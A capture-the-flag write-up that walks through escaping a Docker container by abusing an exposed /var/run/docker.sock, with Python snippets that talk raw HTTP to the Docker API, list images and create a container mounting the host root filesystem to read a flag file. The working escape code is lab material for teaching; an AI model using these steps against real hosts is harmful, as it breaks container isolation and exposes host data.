Docker docker escape CTF (Docker 3)

Target IP: 13.201.39.153 1337

1. Initial Access
1
nc 13.201.39.153 1337

2. Check the Docker socket
1

ls -l /var/run/docker.sock

3. Check available tools
1
which python3
4. Verify Docker daemon access using Python
1

python3 -c 'import socket; s=socket.socket(socket.AF_UNIX,socket.SOCK_STREAM); s.connect("/var/run/docker.sock"); req=b"GET /version HTTP/1.1\r\nHost: localhost\r\nConnection: close\r\n\r\n"; s.sendall(req); print(s.recv(8192).decode())'

This step is used to verify whether we have direct access to the Docker daemon from inside the container using the exposed Unix socket /var/run/docker.sock. Instead of using the Docker CLI, we create a Unix socket connection in Python using AF_UNIX, which allows local inter-process communication with system services. We then manually send an HTTP request like GET /version to the socket because the Docker daemon exposes a REST API over it. If the connection succeeds and returns details such as the Docker version and API information, it confirms that we can communicate directly with the Docker engine. This is a critical finding because access to the Docker socket effectively means we can control Docker itself, which often leads to full host-level compromise in misconfigured environments.
5. List available Docker images
1
2
3
4
5
6
7
8
python3 - <<'PY'
import socket
req="GET /images/json HTTP/1.1\r\nHost: localhost\r\nConnection: close\r\n\r\n"
s=socket.socket(socket.AF_UNIX,socket.SOCK_STREAM)
s.connect("/var/run/docker.sock")
s.sendall(req.encode())
print(s.recv(16384).decode())
PY


This request tells Docker to return all images that are already stored locally on the system. The response is a JSON array where each entry represents an image and contains important details such as the image ID (a unique hash), repository name, tag (for example latest), creation time, and size. These images are essentially templates used to create containers, so identifying them is important because we may not be able to download new images in restricted environments. In CTF scenarios, this step helps us choose an existing image that we can use to create a new container for exploitation.

6. Create a new container that mounts the host filesystem
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
python3 - <<'PY'
import socket
body='{"Image":"shell-as-a-service:latest","Tty":true,"Cmd":["cat","/host/root/flag.txt"],"HostConfig":{"Binds":["/:/host:ro"]}}'
req = (
 "POST /containers/create HTTP/1.1\r\n"
 "Host: localhost\r\n"
 "Content-Type: application/json\r\n"
 f"Content-Length: {len(body)}\r\n"
 "Connection: close\r\n\r\n"
 + body
)
s=socket.socket(socket.AF_UNIX,socket.SOCK_STREAM)
s.connect("/var/run/docker.sock")
s.sendall(req.encode())
print(s.recv(8192).decode())
PY


To create a new container that mounts the host filesystem, we use the Docker daemon API through the exposed socket /var/run/docker.sock. Instead of using the Docker CLI, we send a raw HTTP request like POST /containers/create with a JSON payload that defines how the container should be built. In this payload, we specify the image to use (for example, shell-as-a-service:latest) and most importantly we use the HostConfig option with Binds to mount the host filesystem inside the container. A binding like /:/host maps the entire host root directory into the container’s /host path. This means anything on the host machine becomes accessible from inside the container. After creating the container, we can execute commands inside it, such as reading /host/root/flag.txt, which is actually the host’s file system. This technique is powerful in CTFs because it demonstrates how a misconfigured Docker socket can be abused to break container isolation and gain access to sensitive host data.
